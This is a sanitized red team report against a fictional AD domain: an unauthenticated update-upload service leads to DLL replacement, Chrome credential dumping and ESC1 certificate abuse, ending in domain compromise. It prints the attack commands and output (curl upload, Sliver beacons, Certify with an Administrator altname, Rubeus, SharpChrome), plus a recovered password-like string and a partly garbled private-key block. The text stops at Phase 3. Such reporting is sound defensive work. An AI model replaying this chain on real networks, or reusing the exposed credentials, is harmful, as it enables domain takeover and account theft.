

EvilCorp Red Team Engagement Report Sample

Red Team Assessment — Portfolio Case Study



Client: EvilCorp (*Fictionalized*)

Assessment Type: Red Team Assessment

Environment: Active Directory

 **Note**

Sanitization Notice

This document is a sanitized portfolio case study derived from work performed within an authorized red team environment.

Organization names, infrastructure, network addresses, identities, hostnames, application components, certificate templates, assessment objectives, and other identifying or exercise-specific information have been modified, generalized, or omitted.

Generic placeholders are intentionally used throughout the report. Supporting evidence has been similarly redacted or modified to prevent disclosure of credentials, authentication material, infrastructure details, assessment answers, or information that could be used to reconstruct the original exercise.

The purpose of this case study is to demonstrate red team methodology, technical analysis, risk communication, and client-facing security reporting.

Table of Contents

1. [Executive Summary](#)
2. [Engagement Overview](#)
3. [Attack Path Summary](#)
4. [Findings Summary](#)
5. [Security Findings](#)
 - [Finding 01 — Unauthenticated Software Update Mechanism Allows Remote Code Execution](#)
 - [Finding 02 — AD CS Certificate Template Permits Privileged Account Impersonation](#)
 - [Finding 03 — Stored Browser Credentials Expose Reusable Domain Credentials](#)
6. [Technical Attack Narrative](#)
 - [Phase 1 — External Reconnaissance](#)
 - [Phase 2 — Initial Access](#)
 - [Phase 3 — Internal Enumeration](#)
 - [Phase 4 — Credential Access](#)
 - [Phase 5 — Privilege Escalation](#)
 - [Phase 6 — Domain Compromise](#)
7. [Cleanup](#)
8. [Remediation Roadmap](#)
9. [Conclusion](#)
10. [Appendix A — Tooling](#)

Executive Summary

The assessment demonstrated that an unauthenticated external attacker could progress from a public-facing software update service to full compromise of the EvilCorp Active Directory environment.

Initial access was achieved through an unauthenticated file-upload function exposed by a custom software update service. The application accepted attacker-controlled executable components without meaningful content validation. This behavior allowed arbitrary code execution on the internal Windows server EC-FS-01 in the context of <Domain>\<Initial-User> .

Following initial compromise, Active Directory and endpoint enumeration identified additional attack paths. Browser-stored credentials belonging to <Domain>\<Compromised-User> were recovered from the compromised system, providing access to an additional domain identity.

The compromised account possessed enrollment permissions over an Active Directory Certificate Services (AD CS) template vulnerable to ESC1 abuse. The affected template permitted an enrollee to supply identity information while supporting authentication-capable certificate usage.

These conditions allowed the compromised account to obtain a certificate representing a privileged domain identity. The resulting certificate was used to obtain privileged Kerberos authentication and administrative access to the Domain Controller.

The assessment ultimately established SYSTEM-level execution on EC-DC-01 , demonstrating complete compromise of the EvilCorp Active Directory environment.

Three security weaknesses materially contributed to the demonstrated attack path:

1. An unauthenticated software update mechanism permitted arbitrary code execution.
2. An AD CS certificate template permitted privileged account impersonation.
3. Browser-stored credentials exposed a reusable domain credential following endpoint compromise.

Remediation efforts should prioritize the externally accessible update mechanism and vulnerable AD CS configuration because these weaknesses provided the initial access and privilege-escalation paths demonstrated during the assessment.

Engagement Overview

The assessment evaluated EvilCorp's externally accessible attack surface and internal Active Directory environment to identify security weaknesses that could be chained to obtain privileged access.


Testing followed an attacker-driven methodology beginning with external reconnaissance and progressing through initial access, internal enumeration, credential access, privilege escalation, and lateral movement.

The assessment began without credentials or an established internal foothold.

Scope

Component	Value
External Target	<External-IP>
Initial Service	TCP/8080
Active Directory Domain	<Domain>
Initial Internal Host	EC-FS-01
Domain Controller	EC-DC-01

Attack Path Summary





The demonstrated attack path required multiple weaknesses to be chained together.

The internet-facing update mechanism provided the initial entry point. Credential exposure on the compromised host subsequently provided access to another domain identity, whose certificate enrollment permissions exposed a path to privileged authentication through AD CS.

The combination of these weaknesses ultimately resulted in administrative access and SYSTEM-level execution on the Domain Controller.

Findings Summary

ID	Finding	Severity	Remediation Priority
01	Unauthenticated Software Update Mechanism Allows Remote Code Execution	Critical	Immediate
02	AD CS Certificate Template Permits Privileged Account Impersonation	Critical	Immediate
03	Stored Browser Credentials Expose Reusable Domain Credentials	High	High

Security Findings

Finding 01 — Unauthenticated Software Update Mechanism Allows Remote Code Execution

Severity: Critical

Affected Component: Public Software Update Service

Affected Host: EC-FS-01

Remediation Priority: Immediate

Description

The externally accessible software update service exposed an unauthenticated file-upload function that accepted executable components used by the application's update process.

Testing demonstrated that the server did not meaningfully validate the contents of uploaded executable components. Files containing arbitrary data were successfully accepted when submitted using the expected file extensions and upload fields.

The following security weaknesses were identified:

- No authentication was required to access the upload functionality.
- Uploaded executable content was not meaningfully validated.
- Arbitrary content could be supplied in fields intended for executable components.
- File validation relied primarily on filename and extension requirements.
- A runtime dependency required by the application could be replaced with attacker-controlled content.

Because the application subsequently loaded an attacker-controlled runtime component, the upload functionality could be abused to obtain arbitrary code execution.

Security Impact

Successful exploitation allowed an unauthenticated external attacker to execute arbitrary code on a domain-joined Windows server.

During the assessment, exploitation resulted in:

Field	Value
User Context	<Domain>\<Initial-User>
IP Address	<Internal-IP>
Hostname	EC-FS-01

This foothold provided access to the internal Active Directory environment and enabled subsequent domain enumeration, credential access, privilege escalation, and lateral movement.

Business Risk


An unauthenticated remote code execution condition exposed to the Internet provides a direct path from an untrusted network into the internal environment.

Successful exploitation could allow an attacker to execute arbitrary code, establish unauthorized access, access information available to the compromised identity, harvest credentials, enumerate internal systems, move laterally, and exploit additional internal weaknesses.

During this assessment, the weakness served as the initial entry point for an attack chain that ultimately resulted in complete Active Directory compromise.

Evidence

Testing confirmed that arbitrary non-executable content could be submitted through fields intended for executable update components.



Successful exploitation subsequently established execution on EC-FS-01 .

sliver > beacons									
ID	Name	Operating System	Tasks	Transport	Remote Address	Hostname	Username	Process (PID)	
Integrity			Locale	Last Check-In		Next	Check-In		
26a4c108	DEVELOPING_BAKWARE	windows/amd64	0/0 en-US	http(s)	1 17:53:37 CDT 2026 (56s ago)	Tue Sep 1 17:55:05 CDT 2026 (1n 32s)		C:\Users\ [redacted] \Documents\python-3.13.1-embed-amd64\ [redacted]	(2500)

Remediation

EvilCorp should:

- Require strong authentication and authorization for all software update functionality.
- Require cryptographically signed update packages.
- Verify package signatures before processing or executing uploaded components.
- Reject unsigned, modified, or otherwise untrusted executable components.
- Validate uploaded content against an explicit allowlist of expected packages and formats.
- Prevent arbitrary replacement of executable runtime dependencies.
- Run the update process using the minimum privileges required.
- Restrict unnecessary internal network access from the update service.
- Generate security alerts for unauthorized or failed update attempts.

Finding 02 — AD CS Certificate Template Permits Privileged Account Impersonation

Severity: Critical

Affected Component: <Certificate-Template>

Affected Environment: <Domain>

Remediation Priority: Immediate

Description

Active Directory Certificate Services enumeration identified an authentication-capable certificate template vulnerable to ESC1 abuse.

The affected template permitted an enrollee to supply identity information while the compromised <Domain>\<Compromised-User> account possessed enrollment permissions.

This combination allowed an account with enrollment rights to request a certificate representing another Active Directory identity.

Security Impact

During the assessment, the compromised account successfully obtained a certificate representing a privileged domain identity.

The resulting certificate was used to obtain privileged Kerberos authentication, after which administrative access to EC-DC-01 was verified.

This demonstrated a direct privilege-escalation path from compromise of a standard domain account to domain-level administrative access.

Business Risk

An attacker who compromises an account capable of enrolling in the affected certificate template may be able to impersonate privileged Active Directory identities.

Successful exploitation could result in:

- Impersonation of privileged domain identities.
- Administrative access to Domain Controllers.
- Unauthorized access to sensitive organizational systems.
- Modification of privileged identities or security policies.
- Persistence within Active Directory.
- Complete compromise of the Windows domain.

During the assessment, exploitation of the affected certificate configuration directly enabled progression from a compromised standard domain account to privileged Domain Controller access.

Evidence

AD CS enumeration identified an authentication-capable certificate template available to the compromised domain identity.

Evidence: evidence-07-adcs-enumeration.png

A certificate representing a privileged domain identity was successfully issued.

```
sliver (BETTER_CONFLICT) > certify -- request /ca:  
t /altname:Administrator  
[*] certify output:  
  
Certify  
v1.1.0  
[*] Action: Request a Certificates  
  
-----BEGIN RSA PRIVATE KEY-----  
MIIEpAIBAAKCAQEAz2itiNFzvSsA4Py0f7nTmdalU0Ie0ruyCRN7S9knYhbpZ8+X  
+JYRnQHBYBgSG+LwLG8SKzg5GnMgAAFq0/bFrDyu5ZF/CkMT+AyIvGtL55KmaV  
CT/t5Wq25QaOYyx282jz3CGAp6tcuHFb+gmRVge0HQHnbGLfDFCC4PZKTm1cK22V  
mah3Vu/zVk09s0RMkXUw275RtF7C6gd7fWUXnFvRtTQbB9/j7Vsfp/kZAd3N1wc  
LETeTAowXk6XHe1xo5hHFthbiXd5ivL3XGwV3TSXSwIKs1KjZpLYozZdhh0wxkMZ  
0TAcwo8vL+xRG0a7+UUJ5SRMxkqLLs7tZ2pybxQIDAQAABoIBACJ0wpYMKWQD66gR  
BSAYW6yx0bszttkKraJJdkcobzItLFSTq0M79LT7X2oGnni2i92+yUMP3y+76XNmR  
YnZdXsIEq49S/YxaGY8hrInhiLIIMW3wccs4L9zgJbQ0pe0dph0iytZ33IQ0cgg00  
Jd5RovodCLkb70UceqPT9UN5HEQr0YvjzvpXZzrjo2uGTJ1z+fdeVDkVyIz2ARcf  
IUNB1UuxCYh/QZt0AF4Ck7bJXsItXu6mjmuZT4+PeXAUE9dbbnNfPhVs+L07EX  
jfJl9Li5Rt+jTPUTXSjpPnyOr+LSjJnuL+Fvo5UMPNvuVko0vpWbNa8fcDiZlbe5s  
x0KwQUCgYEAT57WmpIbv05IV/my8ITL+01dQ+UYyrRmfowqtL8Eqvg4AzHN61M  
5nFX1pzThdbAZlcZZngwKUcwY790aJhZ3H/Zdnzn8VznPeHv3LEQLLR66FOvuldP  
0Kpw/Dwo0PKaTGnPipQS80Eyh81X2t+5D/wLQ1BXUd1HuZ/LMQNeAMcgYEA390W  
A6edT1T3ou/EwtTh4DUY3ggHmPB1N90B9WV7PP106DBQKhLTRITmw2HUkNNYvd+w6  
irxZFwZKQ1LS5qchBzLznRIjMDTmMqP6mahmKe1Q5rv2cNpmAKLABq61avK5iuQP  
b0QZz+YQQUULqz/DgKK350musq0n2s6z0iCeBpcCyBA10niU5qeVA5Y8t0CC19+  
6QAWfvxc6xvaLm/JwBFJU7Um7ipJPB90XwQh4vVxBuxJoYAE4FR133Q+LABY995R  
1f3zbm1/PP5TJ2HPEhx4ANT0R4dmz0ahLYdyzKDKAyhZGMIN+lwAQWUlaUjT8VTb  
z0QM5Lee3ziw6ia3UsbiwKBgQUduh6XDxGTBq04K/40S1162KFk6gKNFR40zwvvU  
CUldNRUrLo057h/t4jzfIZLwOpLZKAmkY59hp1pKjPtTKA7oHD0HykPHGC99RX2  
iYss2RKGGrmqOGJwSVK8tTDezsRLGDczEJCJbepcyUZc40rKJntN9JM7wplHJ1  
vJeqcwKBgQDPd+4rqgdfBbBKZNAfrLsyNgID/viFA0sTUw/HsUhdcstx8pdIdz  
30TK0Zd+NwR9lnkwepJ0BbzMyW0R8S00HZz8Hp80ZJY3oYu7dPg6vBwpdPUuSd  
780gzfMeqtTx90spLYwe02oDHelUBgzY0krvN0IHBERZxtaun2Ddug==  
-----END RSA PRIVATE KEY-----  
-----BEGIN CERTIFICATE-----  
MIIGAzCCBougAwIBAgITEAAAAAn3uJN3b6E4/gAAAAAAAACTANBgkqhkiG9w0BAQsF  
AGBMRUwEYVKCZImtZPyLQG0BGryFbg9jYWwHTAbBgoJKiaJk/IsZAEZFG1ub2Lz  
eXNWbGl0dMRURUwEYwDQVQ0EwxOU1ktRtUMDEtQ0EwHhcNMjYwOTAtMDE1MDEy  
WhclMjgwOTAyMDE1MDEyWjBoMRUwEYVKCZImtZPyLQG0BGryFbg9jYWwHTAbBgoJ  
kiaJk/IsZAEZFG1ub2LzeXNWbGl0dMRURUwEYAYDVQ0LEwLfBxBSb3B1ZXNkHDAa  
BgNBAMTE0xi1a2UgQnJld0RvZyB0b3R0ZXIwggEiMA0GCSqGSIb3DQEBAQUAA4IB  
DwAwggEKAAIBAQQPAKLIOX09KwDg/LR/ud0Z1qvTQh46u7IJE3tL2SdiFuLnz5f4  
LhgDAGFcG6Cwb4vAsbxIrOBIAcyoAAWrT9sWs7K7L/8KQxxp4DI8aZxnkrCzpLU  
pHtLaDbLB05jYLhbzaPPciYCng1y4cVv6CatUZ7RAdeDsYtBMUII9kp0bWvrBzWz  
gh7d/MtTT2zREYrdTDbvLG0XSkvgB3t9TZGcwG91NBsH3+Pttvk+nRkB3c3XBws  
RW5MCjBeTpcedXGjmEcH2FuLEPMk8YdcdbBXndJdAggyUqlnmvUhnMGDHTG0Xnr  
NoLCajbuZFEV5cvf801IE-GScgluxuz7emDvEAzRAAgogk/MTIUzA08akc8nEf
```

Certificate-based authentication subsequently resulted in privileged Kerberos authentication.

```
[13.40.65.24] sliver (BETTER_CONFLICT) > rubeus -l -- klist /service:krbtgt

[*] rubeus output:

rubeus
v2.3.2

Action: List Kerberos Tickets (Current User)

[*] Target service : krbtgt
[*] Current LUID : 0x93edda3

[0] - 0x12 - aes256_cts_hmac_sha1
Start/End/MaxRenew: 9/3/2026 2:22:40 AM : 9/3/2026 12:22:40 PM : 9/10/2026 2:22:40 AM
Server Name : krbtgt/
Client Name : Administrator @
Flags : name_canonicalize, pre_authent, initial, renewable, forwardable (40e10000)
```

Administrative access to the Domain Controller was then verified.

```
[13.40.65.24] sliver (PRETTY_EMERGENT) > ls \\.\DC-01\C$

DC-01\C$\ (22 items, 2.2 GiB)
=====
drwxrwxrwx $Recycle.Bin <dir> Wed Oct 09 00:39:03 +0000 2024
drwxrwxrwx . <dir> Thu Sep 03 05:17:52 +0000 2026
drwxrwxrwx aaAntiRansomElastic-D0-N0T-TOUCH-dab6d40c-a6a1-442c-adc4-9d57a47e58d7 <dir> Thu Aug 20 18:03:38 +0000 2026
drwxrwxrwx Boot <dir> Tue Nov 25 19:37:59 +0000 2025
-r--r--r-- bootmgr 403.3 KiB Wed Mar 12 07:32:51 +0000 2025
-rw-rw-rw- BOOTNXT 1 B Sat Sep 15 07:12:30 +0000 2018
?rw-rw-rw- Documents and Settings 0 B Wed Nov 14 16:10:15 +0000 2018
drwxrwxrwx EFI <dir> Wed Nov 14 06:56:18 +0000 2018
-rw-rw-rw- pagefile.sys 2.1 GiB Fri Sep 04 02:48:30 +0000 2026
drwxrwxrwx PerfLogs <dir> Wed May 13 17:58:09 +0000 2020
dr-xr-xr-x Program Files <dir> Wed Apr 02 11:16:22 +0000 2025
drwxrwxrwx Program Files (x86) <dir> Tue Apr 01 14:35:19 +0000 2025
drwxrwxrwx ProgramData <dir> Fri Sep 04 02:47:24 +0000 2026
drwxrwxrwx Recovery <dir> Tue Apr 01 08:46:44 +0000 2025
-rw-rw-rw- svchost.exe 35.2 MiB Thu Sep 03 04:46:56 +0000 2026
drwxrwxrwx System Volume Information <dir> Tue Sep 01 10:09:12 +0000 2026
dr-xr-xr-x Users <dir> Tue Apr 01 08:50:03 +0000 2025
2.1 KiB Thu Sep 03 05:17:53 +0000 2026
419.5 KiB Thu Sep 03 04:30:46 +0000 2026
drwxrwxrwx Windows <dir> Tue Apr 01 12:43:52 +0000 2025
-rw-rw-rw- winver.exe 35.8 MiB Thu Sep 03 04:37:43 +0000 2026
drwxrwxrwx zzAntiRansomElastic-D0-N0T-TOUCH-dab6d40c-a6a1-442c-adc4-9d57a47e58d7 <dir> Thu Aug 20 18:03:38 +0000 2026
```

Remediation

EvilCorp should:

- Remove unnecessary enrollee-supplied identity functionality from affected certificate templates.

- Prevent nonprivileged users from supplying arbitrary identities in certificate requests.
 - Restrict certificate enrollment permissions to explicitly authorized users and groups.
 - Review whether authentication-capable Extended Key Usages are required.
 - Require certificate manager approval or authorized signatures for sensitive enrollment workflows where appropriate.
 - Audit all published certificate templates for similar privilege-escalation conditions.
 - Monitor certificate issuance involving privileged identities.
 - Review previously issued certificates for unexpected privileged enrollment.
 - Review AD CS event logs for anomalous certificate requests.
-

Finding 03 — Stored Browser Credentials Expose Reusable Domain Credentials

Severity: High

Affected Host: EC-FS-01

Affected Identity: <Domain>\<Compromised-User>

Remediation Priority: High

Description

Reusable domain credentials belonging to <Domain>\<Compromised-User> were recoverable from browser credential storage on the compromised EC-FS-01 system.

Following compromise of the endpoint, browser credential enumeration exposed credentials associated with an additional domain identity.

The recovered credentials were subsequently validated and provided access in the context of the additional account.

Security Impact

Credential exposure expanded access beyond the initially compromised <Initial-User> identity.

The newly compromised account possessed certificate enrollment permissions that exposed the AD CS privilege-escalation path described in **Finding 02**.

The browser-stored credential therefore served as an important link in the overall attack chain.

Business Risk

Storage of reusable organizational credentials on endpoints increases the potential impact of endpoint compromise.

An attacker with access to an endpoint may recover credentials belonging to additional users and use them to access internal resources, move laterally, or identify privilege-escalation paths associated with newly compromised identities.

The risk is increased when exposed accounts possess permissions over sensitive identity infrastructure.

Evidence

Browser credential enumeration identified credentials associated with an additional domain identity.



```
sliver (DEVELOPING_BAKEMARE) > sharpchrome logins
[*] sharpchrome output:

SharpChrome
v1.12.0

[*] Action: Chrome Saved Logins Triage

[*] Triageing Chrome Logins for current user

[*] AES state key file : 
[*] AES state key : 

--- Credential (Path: C:\Users\james.dale\AppData\Local\Google\Chrome\User Data\Default\Login Data) ---
file_path,signon_realm,origin_url,date_created,times_used,username,password
C:\Users\james.dale\AppData\Local\Google\Chrome\User Data\Default\Login Data,https://login.live.com/,https://login.live.com/,4/4/2025 8:33:50 AM,1338822923071274
KuedCipDcdZjNR
```

The recovered credentials were subsequently validated and used to establish access in the affected user's context.

Remediation

EvilCorp should:

- Review organizational policies governing browser password storage.
- Disable or restrict storage of organizational credentials in browsers where appropriate.
- Prefer managed authentication mechanisms that minimize exposure of reusable passwords.
- Apply least privilege to domain accounts.
- Restrict sensitive identities from unnecessary use on shared or server systems.
- Monitor anomalous authentication following endpoint compromise.
- Reset credentials identified as exposed during security incidents.

Technical Attack Narrative

The following section documents how the identified security weaknesses were chained during the assessment.

The purpose of this section is to provide the technical sequence supporting the findings while separating the chronological attack narrative from the individual security weaknesses and their associated business risk.

Phase 1 — External Reconnaissance

Public Service Enumeration

The external target was enumerated to identify exposed services and potential initial access vectors.


```
nmap -sT -Pn --top-ports 100 <External-IP>
```

TCP/8080 was identified as open.

A full TCP scan was subsequently performed to determine whether additional services were exposed:

```
sudo nmap -T4 -p- -vv <External-IP>
```

The scan confirmed TCP/8080 as the only exposed TCP service identified during testing.



```
(brandon@pmb0x) [ /Desktop/enguyen ]  
$ nmap -sT -Pn --top-ports 100 [REDACTED]  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-27 18:35 -0500  
Nmap scan report for [REDACTED]  
Host is up (0.10s latency).  
Not shown: 99 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
8080/tcp  open  http-proxy  
  
Nmap done: 1 IP address (1 host up) scanned in 3.84 seconds
```

Infrastructure Enumeration

Publicly available network information was reviewed to establish basic context around the exposed service.

Identifying infrastructure information has been omitted from this public case study.

Web Content Discovery

Content discovery was performed against the exposed application to identify additional accessible routes.

```
ffuf -u http://<External-IP>:8080/FUZZ \
-w /usr/share/seclists/Discovery/Web-Content/common.txt \
-mc all -fc 404
```

Application Enumeration

Browsing to the exposed service revealed a custom software update application.

```
$ ffuf -u http://[REDACTED]:8080/FUZZ \
-w /usr/share/seclists/discovery/Web-Content/common.txt \
-mc all -fc 404
```

FFUF v2.1.0-dev

```
:: Method      : GET
:: URL         : [REDACTED]
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher      : Response status: all
:: Filter       : Response status: 404
```

```
upload [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 108ms]
:: Progress: [4750/4750] :: Job [1/1] :: 26 req/sec :: Duration: [0:02:11] :: Errors: 4 ::
```

Technology fingerprinting identified a Python-based web application.

The application's software update functionality was selected for further testing because it accepted executable components supplied by the user.

Phase 2 — Initial Access

Upload Validation Testing

The software update functionality accepted multiple uploaded components, including executable runtime dependencies.

Testing demonstrated that arbitrary content could be submitted using the expected upload fields and file extensions.

```
(brandon@pwnbox)-[~/Desktop/RMnuven]
$ curl -i -X POST http://[redacted]:8080/upload \
-F 'dll1=@/[redacted]' \
-F 'dll2=@/[redacted]' \
-F 'txtFile=[redacted]'
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.13.2
Date: Thu, 27 Aug 2026 23:55:20 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 55
Connection: close

Files uploaded and Python update installation attempted
```

The following conditions were identified:

- No authentication required
- Insufficient executable-content validation
- Arbitrary content accepted
- Extension-based validation

These conditions formed the basis of **Finding 01**.

Initial Execution Testing

Initial testing evaluated multiple application components to determine whether replacement resulted in execution.

Although one replacement component was accepted by the application, no execution was observed through that path.


Testing subsequently focused on a required runtime dependency loaded during application startup.

Identifying the Execution Path

A custom proxy library was developed to demonstrate the security impact of replacing the required runtime dependency.

The proof of concept preserved the runtime exports required by the legitimate application, forwarded legitimate API calls to the original runtime, and executed the authorized assessment payload when loaded.

The resulting execution path was:



Initial Foothold

Successful exploitation established execution with the following context:

Field	Value
User Context	<Domain>\<Initial-User>
IP Address	<Internal-IP>
Hostname	EC-FS-01

```
sliver > beacons
ID      Name      Operating System  Tasks  Transport  Remote Address  Hostname  Username  Process (PID)
Integrity
-----
26a4c108 DEVELOPING_BAKEMARE 0/0     http(s)  Tue Sep 1 17:53:37 CDT 2026 (56s ago)  Tue Sep 1 17:55:05 CDT 2026 (1n 32s)  C:\Users\  \Documents\python-3.13.1-embed-amd64\  (2500)
```

At this stage, an unauthenticated external attacker had obtained access to an internal domain-joined system.

Phase 3 — Internal Enumeration

